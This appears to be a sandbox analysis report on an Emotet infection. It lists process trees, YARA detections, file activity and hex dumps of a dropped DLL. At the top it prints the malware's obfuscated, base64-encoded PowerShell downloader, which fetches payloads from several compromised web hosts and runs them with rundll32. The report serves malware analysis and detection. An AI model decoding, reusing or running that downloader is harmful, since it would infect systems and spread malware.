QBuAHcAJwApACsAKAAnAFsAMwAnACsAJwBzADoALwAnACsAJwAvAGYAJwArA CcAbgAnACsAJwBqAGIAcQAuAGMAbwBtAC8AdwBwAC0AaQAnACkAKwAoACcAb gBjACcAKwAnAGwAdQBkAGUAJwArACcAcwAvACcAKQArACgAJwByACcAKwAnA GwAUgAvAEAAJwArACcAXQBhAG4AdwBbACcAKwAnADMAcwAnACsAJwA6AC8AL wBzAGEAawAnACkAKwAoACcAaAAnACsAJwBpAHMAdQBoACcAKwAnAGEAbgAnA CkAKwAnAGkAJwArACgAJwBuACcAKwAnAGEAcgBpAGoAZQAnACkAKwAoACcAZ QB2AGkAawAnACsAJwBhAC4AJwApACsAKAAnAGMAJwArACcAbwBtAC8AJwApA CsAJwB3ACcAKwAoACcAcAAnACsAJwAtAGkAJwApACsAKAAnAG4AYwAnACsAJ wBsAHUAZAAnACkAKwAoACcAZQBzACcAKwAnAC8AQwB2AEcAJwApACsAKAAnA FUAJwArACcAagB2AEUALwBAAF0AJwArACcAYQBuAHcAWwAzADoAJwArACcAL wAnACkAKwAoACcALwAnACsAJwB6ACcAKwAnAGkAZQBmAGwAaQB4ACcAKQArA CgAJwAuACcAKwAnAHQAZQBsAGUAJwArACcAcwBrACcAKwAnAG8AJwArACcAc ABzAHQAbwByAGUALgBjAG8AJwArACcAbQAnACkAKwAnAC8AYwAnACsAJwBnA GkAJwArACgAJwAtACcAKwAnAGIAaQBuACcAKQArACgAJwAvAEcAJwArACcAd AAzAFMALwBAACcAKQArACcAXQAnACsAJwBhAG4AJwArACgAJwB3AFsAJwArA CcAMwAnACkAKwAnAHMAOgAnACsAKAAnAC8ALwBzAG8AbQBhAG4AYQBwAC4AY wBvACcAKwAnAG0ALwB3AHAAJwArACcALQBhAGQAJwArACcAbQAnACkAKwAoA CcAaQBuACcAKwAnAC8AJwApACsAJwBQAC8AJwApAC4AIgByAGUAUABMAGAAQ QBjAEUAIgAoACgAKAAnAF0AYQAnACsAJwBuAHcAJwApACsAJwBbACcAKwAnA DMAJwApACwAKABbAGEAcgByAGEAeQBdACgAJwBzAGQAJwAsACcAcwB3ACcAK QAsACgAKAAnAGgAdAAnACsAJwB0ACcAKQArACcAcAAnACkALAAnADMAZAAnA CkAWwAxAF0AKQAuACIAcwBgAHAAbABpAFQAIgAoACQAUQA5ADMASAAgACsAI AAkAEgAYwA2AGMANgB1AHkAIAArACAAJABIADgAOQBaACkAOwAkAEUANwA1A FYAPQAoACgAJwBJACcAKwAnADEANwAnACkAKwAnAFgAJwApADsAZgBvAHIAZ QBhAGMAaAAgACgAJABDAGoAawBlADAAbABlACAAaQBuACAAJABHAHIANgB4A F8AaABfACkAewB0AHIAeQB7ACgALgAoACcATgBlAHcAJwArACcALQBPAGIAa gBlAGMAJwArACcAdAAnACkAIABzAHkAUwB0AGUAbQAuAE4AZQB0AC4AVwBFA GIAYwBMAEkARQBuAHQAKQAuACIAZABvAHcAYABOAGwATwBgAEEAYABEAGYAS QBsAGUAIgAoACQAQwBqAGsAZQAwAGwAZQAsACAAJABXADcAaQBvADAAdwBnA CkAOwAkAFIANQA1AFMAPQAoACcAQgAnACsAKAAnADYANgAnACsAJwBTACcAK QApADsASQBmACAAKAAoAC4AKAAnAEcAZQAnACsAJwB0AC0ASQB0AGUAbQAnA CkAIAAkAFcANwBpAG8AMAB3AGcAKQAuACIAbABgAEUAbgBHAGAAVABoACIAI AAtAGcAZQAgADQAMwAxADIANgApACAAewAmACgAJwByAHUAbgAnACsAJwBkA CcAKwAnAGwAbAAzADIAJwApACAAJABXADcAaQBvADAAdwBnACwAKAAoACcAQ wBvAG4AJwArACcAdAByAG8AJwApACsAKAAnAGwAJwArACcAXwBSAHUAJwApA CsAJwBuAEQAJwArACcATABMACcAKQAuACIAdABgAE8AcwBgAFQAUgBJAG4AZ wAiACgAKQA7ACQAWgAwADAAUAA9ACgAKAAnAFIAOQAnACsAJwA0ACcAKQArA CcASgAnACkAOwBiAHIAZQBhAGsAOwAkAEcAOQAyAEkAPQAoACcAVQA4ACcAK wAnADkAWQAnACkAfQB9AGMAYQB0AGMAaAB7AH0AfQAkAFoAMQA3AE0APQAoA CcASwA3ACcAKwAnADkAVQAnACkA
Imagebase:	0x13f3e0000
File size:	473600 bytes

MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000005.00000002.2083651772.0000000001C26000.00000004.00000001.sdmp, Author: Florian Roth • Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000005.00000002.2083553999.0000000000366000.00000004.00000001.sdmp, Author: Florian Roth
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\C3re5c3	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE875BEC7	CreateDirectoryW
C:\Users\user\C3re5c3\Di_p3c9	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE875BEC7	CreateDirectoryW
C:\Users\user\C3re5c3\Di_p3c9\O_5Z.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEE875BEC7	CreateFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\C3re5c3\Di_p3c9\O_5Z.dll	unknown	4096	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 95 16 3a bb d1 77 54 e8 d1 77 54 e8 d1 77 54 e8 15 b2 99 e8 dc 77 54 e8 15 b2 9a e8 8e 77 54 e8 15 b2 9b e8 f8 77 54 e8 2d 00 eb e8 d0 77 54 e8 2d 00 e8 e8 d3 77 54 e8 d1 77 55 e8 53 77 54 e8 2d 00 ed e8 c0 77 54 e8 f6 b1 9b e8 d5 77 54 e8 f6 b1 9e e8 d0 77 54 e8 f6 b1 9d e8 d0 77 54 e8 d1 77 c3 e8 d0 77 54 e8 f6 b1 98 e8 d0 77 54 e8 52 69 63 68 d1 77 54 e8 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.........:..wT..wT..wT......w T......wT......wT.-....wT.-... .wT..wU.SwT.- ....wT......wT... ...wT......wT..w...wT......wT. Rich.wT........	success or wait	1	7FEE875BEC7	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\C3re5c3\Di_p3c9\O_5Z.dll	unknown	8752	5e 33 c0 5b 8b e5 5d c2 18 00 6a 04 68 00 30 00 00 57 ff 73 34 ff 15 5c d0 00 10 8b f0 89 75 f8 85 f6 75 18 6a 04 68 00 30 00 00 57 50 ff 15 5c d0 00 10 8b f0 89 45 f8 85 f6 74 24 6a 34 6a 08 ff 15 78 d0 00 10 50 ff 15 70 d0 00 10 8b f8 85 ff 75 20 68 00 80 00 00 50 56 ff 15 80 d0 00 10 6a 0e ff 15 6c d0 00 10 5f 5e 33 c0 5b 8b e5 5d c2 18 00 89 77 04 0f b7 43 16 8b 4d fc c1 e8 0d 83 e0 01 89 47 14 8b 45 10 89 47 1c 8b 45 14 89 47 20 8b 45 18 89 47 24 8b 45 1c 89 47 28 8b 45 d8 89 47 30 ff 73 54 ff 75 0c e8 41 f9 ff ff 85 c0 0f 84 02 01 00 00 6a 04 68 00 10 00 00 ff 73 54 56 ff 15 5c d0 00 10 ff 73 54 8b f0 ff 75 08 56 e8 6a 02 00 00 8b 55 08 8b 4d fc 8b 42 3c 83 c4 0c 03 c6 8b 75 f8 57 53 ff 75 0c 89 07 52 89 70 34 e8 29 f9 ff ff 85 c0 0f 84 ba 00 00 00	^3.[..]...j.h.0..W.s4..\..... u...u.j.h.0..WP..\.....E...t$ j4j...x...P..p.....u h....PV .....j...l..._^3.[..]....w... C..M.....G..E..G..E..G .E.. G$.E..G(.E..G0.sT.u..A..... .....j.h.....sTV..\....sT...u.V. j....U..M..B<.....u.WS.u...R. p4.).....	success or wait	6	7FEE875BEC7	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE85C5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEE85C5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE86EA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEE875BEC7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FEE86B69DF	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FEE86B69DF	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEE875BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEE875BEC7	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2708 Parent PID: 2368

General

Start time:	02:32:39
Start date:	10/01/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\C3re5c3\Di_p3c9\O_5Z.dll Control_RunDLL
Imagebase:	0xffe90000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\C3re5c3\Di_p3c9\O_5Z.dll	unknown	64	success or wait	1	FFE927D0	ReadFile
C:\Users\user\C3re5c3\Di_p3c9\O_5Z.dll	unknown	264	success or wait	1	FFE9281C	ReadFile

Analysis Process: rundll32.exe PID: 2776 Parent PID: 2708

General

Start time:	02:32:39
Start date:	10/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\C3re5c3\Di_p3c9\O_5Z.dll Control_RunDLL
Imagebase:	0x170000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2085294765.0000000000150000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2085513682.00000000004B1000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2936 Parent PID: 2776

General

Start time:	02:32:39
Start date:	10/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Qdobhqhwujf\uzjpmatbfa.knr',Control_RunDLL
Imagebase:	0x170000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2086510821.0000000000221000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2086489476.0000000000200000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2912 Parent PID: 2936

General

Start time:	02:32:40
Start date:	10/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Mudnzlzz\tchxmhh.vmn',Control_RunDLL

Imagebase:	0x170000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2087952962.00000000001B1000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2087912939.0000000000190000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2472 Parent PID: 2912

General

Start time:	02:32:41
Start date:	10/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Tqtjgf\ubkvl.qtt',Control_RunDLL
Imagebase:	0x170000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2089178448.00000000001E1000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2089110018.00000000001C0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2496 Parent PID: 2472

General

Start time:	02:32:41
Start date:	10/01/2021

Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Qcfwakudils\xdnuofdvuw.mtf',Control_RunDLL
Imagebase:	0x170000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2090592730.0000000000201000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2090461439.00000000001C0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2868 Parent PID: 2496

General

Start time:	02:32:42
Start date:	10/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Dmlmufref\lnlrkslr.usd',Control_RunDLL
Imagebase:	0x170000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2091736621.00000000006F0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2091756161.0000000000711000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2816 Parent PID: 2868

General

Start time:	02:32:42
Start date:	10/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Vbxkcbxnxe\fkpvaejuz.leu', Control_RunDLL
Imagebase:	0x170000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000D.00000002.2092567080.0000000000241000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000D.00000002.2092271796.0000000000140000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2956 Parent PID: 2816

General

Start time:	02:32:43
Start date:	10/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\TiggqImpvi\alhryajdx.pgt', Control_RunDLL
Imagebase:	0x170000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000E.00000002.2093891591.00000000001C0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000E.00000002.2093954550.00000000001E1000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 3020 Parent PID: 2956

General

Start time:	02:32:43
Start date:	10/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true

Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Ceqit\srhv.rai',Control_RunDLL
Imagebase:	0x170000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000F.00000002.2095527275.0000000000310000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000F.00000002.2095661096.0000000000541000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 2732 Parent PID: 3020

General

Start time:	02:32:44
Start date:	10/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Pjpaiqaldg\belhamieb.mpw', Control_RunDLL
Imagebase:	0x170000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000010.00000002.2096118747.0000000000370000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000010.00000002.2096143412.0000000000391000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 2216 Parent PID: 2732

General

Start time:	02:32:44
Start date:	10/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Amtmltzf\sjpbzbn.ngx',Control_RunDLL
Imagebase:	0x170000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000011.00000002.2538782658.0000000000301000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000011.00000002.2538759730.00000000002E0000.00000040.00000001.sdmp, Author: Joe Security

Disassembly

Code Analysis